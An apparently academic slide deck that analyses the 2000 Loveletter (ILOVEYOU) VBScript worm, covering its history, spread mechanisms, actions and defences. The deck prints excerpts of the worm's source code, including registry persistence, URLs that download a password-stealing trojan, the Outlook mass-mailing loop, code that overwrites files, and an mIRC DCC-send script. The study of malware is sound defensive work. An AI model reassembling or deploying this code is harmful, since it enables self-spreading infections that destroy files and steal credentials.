
VBS.Loveletter



A study of the Loveletter worm.

The loveletter story...

- Loveletter, aka lovebug, newLove, IloveYou is malicious code in the form of a worm.
- The 4th of May 2000, Loveletter was set free to roam the Internet. Only a few hours later, over 10,000 computers had been infected.
  - U.K. Houses of parliament, NASA, Pentagon, BBC and Ford motor company.
- Loveletter caused damage for approximately seven billion USD (2000)

The loveletter story... (2)

- The point of origin is Manila, Philippines
  - The revenge for a rejected thesis work.
- The worm code is written in vbs (visual basic script).

Duplication

- Primary way of duplication:
  - Sending itself as an attached .txt file to all recipients in MS Outlook address book (not Outlook express).
- Secondary ways of duplication:
  - IRC installed: Sending phony .htm files to users connecting to the same IRC channel as the infected computer.
  - If the victim is a web server: Download of pages with links to infected files.

The (very) fast spread

- Win98 and win 2K contains the component “Windows Scripting Host”.
  - “Default allow” of scripts.
- Windows can be configured not to show file endings in the file-browser.
  - The document “file.txt” will look as “file”.
- People in general trust people they know to be trustworthy.
- The script runs with user rights in the system.

The (very) fast spread (2)

- The potential of vbs as creator of malicious activity was underestimated at the time.
- "The power of Love".

What does Loveletter do?


When the script is run it:

1. Creates files in the file system.
   - System directory: MSKernel32.vbs and LOVE-LETTER-FOR-YOU.TXT.vbs
   - Windows directory: Win32DLL.vbs.
2. Manipulates the windows registry.
   - To guarantee execution at windows start up.
3. Tries to download the file WIN-BUGFIX.exe
   - Which is a password stealing trojan horse.

What does loveletter do? (2)

4. Reads the address book in MS Outlook
   - In order to send itself to all recipients.
5. Overwrites script files
   - And renames them to .vbs.
6. Overwrites IRC script files.
   - To be able to send .htm copy of itself to people connecting to same chat group as infected user.

Script structure: Flow



Script structure

The script is a .vbs script located in the file LOVE-LETTER-FOR-YOU.txt.vbs

The script contains four main components


- main:
  - Flow of execution, locates directories, creates copies, manipulates the register.
- html:
  - Creates the IRC chat attachment.
- infectfiles:
  - Searches for script files, mp3 and mp2 and IRC files. Overwrites, hides and creates files.
- spreadtoemail:
  - Uses the address book in Outlook to duplicate itself.

Script structure (2)

And three helper components:

- regruns:
  - Performs reading and writing of windows registry.
- folderlist:
  - Lists files and directories.
- Listadriv:
  - Check all local drives and network drives.

Script structure (3): Flow



Script structure (4): Source

- Create MSKernel32.vbs and Win32DLL.vbs, configure windows to auto execute file at start up.
- Source: main, main->regruns

```
Set fso =CreateObject("Scripting.FileSystemObject")
Set dirwin =fso.GetSpecialFolder(0)
Set dirsystem =fso.GetSpecialFolder(1)
Set c =fso.GetFile(WScript.ScriptFullName)
c.Copy(dirsystem&"\MSKernel32.vbs")
c.Copy(dirwin&"\Win32DLL.vbs")
...
regcreate = "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\
CurrentVersion\Run\MSKernel32", dirsystem&"\MSKernel32.vbs"
regcreate = "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\
CurrentVersion\RunServices\Win32DLL", dirwin&"\Win32DLL.vbs"
```

Script structure (4): Source (2)

- (Try to) Download password stealing trojan horse.
- Source: main->regruns

```
Randomize num =Int((4 * Rnd) + 1)
if num =1 then
regcreate "HKCU\Software\Microsoft\Internet Explorer\Main\Start Page",
"http://www.skyinet.net/~young1s/HJKhjnwerhjkxcvytwertnMTFwetrdsfmh
Pnjw6587345gvsdf7679njbvYT/WIN-BUGSFIX.exe"
elseif num =2 then
regcreate "HKCU\Software\Microsoft\Internet Explorer\Main\Start Page",
"http://www.skyinet.net/~angelcat/skladjflfdjghKJnwetryDGFikjUIyqwerW
e546786324hjk4jnHHGbvbmKLJKjhkqj4w/WIN-BUGSFIX.exe"
elseif num =3 then
...
end if
...
regcreate = "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\
CurrentVersion\Run\WIN-BUGSFIX",downread&"\WIN-BUGSFIX.exe"
```

Script structure (5): Source (3)

- Mass mail to all recipients in address book
- Source: spreadtoemail

```
set regedit=CreateObject("WScript.Shell")
set out=WScript.CreateObject("Outlook.Application")
set mapi=out.GetNameSpace("MAPI")
for ctrlists=1 to mapi.AddressLists.Count
set a=mapi.AddressLists(ctrlists)
x=1
...
Set male = out.CreateItem(0)
male.Recipients.Add(malead)
male.Subject ="ILOVEYOU"
male.Body =vbcrlf&"kindly check the attached LOVELETTER coming from me."
male.Attachments.Add(dirsystem&"\LOVE-LETTER-FOR-YOU.TXT.vbs")
male.Send
...
x=x+1
next
```

Script structure (6): Source (4)

- Overwrite scriptfiles of type .js, .jse, .css, .wsh, .sct and .hta. Rename them to .vbs
- Source: infectfiles

```
set f =fso.GetFolder(folderspec)
set fc =f.Files
for each f1 in fc
ext=fso.GetExtensionName(f1.path)
ext=lcase(ext)
s=lcase(f1.name)
if (ext="vbs") or (ext="vbe") then
set ap=fso.OpenTextFile(f1.path,2,true)
ap.write vbscopy
ap.close
elseif(ext="js") or (ext="jse") or (ext="css") or
(ext="wsh") or (ext="sct") or (ext="hta") then
set ap=fso.OpenTextFile(f1.path,2,true)
ap.write vbscopy
ap.close
```

```
bname=fso.GetBaseName(f1.path)
set cop=fso.GetFile(f1.path)
cop.copy(folderspec&"\"&bname&".vbs")
fso.DeleteFile(f1.path)
```

Script structure (7): Source (5)

- Add file ending to jpeg and jpg filer, “hide" mp2 and mp3 files.
- Source: infectfiles

```
elseif(ext="jpg") or (ext="jpeg") then
set ap=fso.OpenTextFile(f1.path,2,true)
ap.write vbscopy
ap.close
set cop=fso.GetFile(f1.path)
cop.copy(f1.path&".vbs")
fso.DeleteFile(f1.path)
elseif(ext="mp3") or (ext="mp2") then
set mp3=fso.CreateTextFile(f1.path&".vbs")
mp3.write vbscopy
mp3.close
set att=fso.GetFile(f1.path)
att.attributes=att.attributes+2
end if
```

Script structue (8): Source (6)

- Create an IRC script to send an .htm file
- Source: infectfiles()

```
if (s="mirc32.exe") or (s="mlink32.exe") or (s="mirc.ini") or
(s="script.ini") or (s=3D"mirc.hlp") then
set scriptini=fso.CreateTextFile(folderspec&"\script.ini")
scriptini.WriteLine "[script]"
scriptini.WriteLine ";mIRC Script"
scriptini.WriteLine "; Please dont edit this script... mIRC will
corrupt, if mIRC will"
scriptini.WriteLine " corrupt... WINDOWS will affect and will not run correctly. Thanks"
scriptini.WriteLine ";"
scriptini.WriteLine ";Khaled Mardam-Bey"
scriptini.WriteLine ";http://www.mirc.com"
scriptini.WriteLine ";"
scriptini.WriteLine "n0=on 1:JOIN:#:{"
scriptini.WriteLine "n1= /
if ( $nick == $me ) { halt }"
scriptini.WriteLine "n2= /.dcc
send $nick = "&dirsystem&"\LOVE-LETTER-FOR-YOU.HTM"
scriptini.WriteLine "n3=}"
scriptini.close
```

Analysis

- What knowledge is needed to create this kind of worm?
  - Be able to use file and register operations in Visual Basic.
  - Know what registry entries that contains information that is used at system start up.
  - Be familiar with MS Outlook API.

Effects of Loveletter

- 2003/11 there existed 82 different variants of Loveletter.
- It is claimed that more than 5,000 attacks are carried out every day.

Defences and resources

- Security companies:
  - Symantec: http://www.symantec.com
  - F-Secure: http://www.f-secure.com
  - Mcafee: http://mcafee.com
- These corporate sites contain:
  - Detailed information about the threat: spread, effect and attacked platforms.
  - Instructions for reconfiguration of the attacked system.
  - Software for reconfiguring of the system.

Problems

- Distribution of patches and security updates is slow compared to the spread rate.
- Blocking of inbound traffic is based on file type.
  - Rename the file ending -> trick the receiver to change back -> trick the receiver into executing the file.
- To prevent the attack, many systems demands that the attack is known.
  - Exception: Intrusion Detection Systems.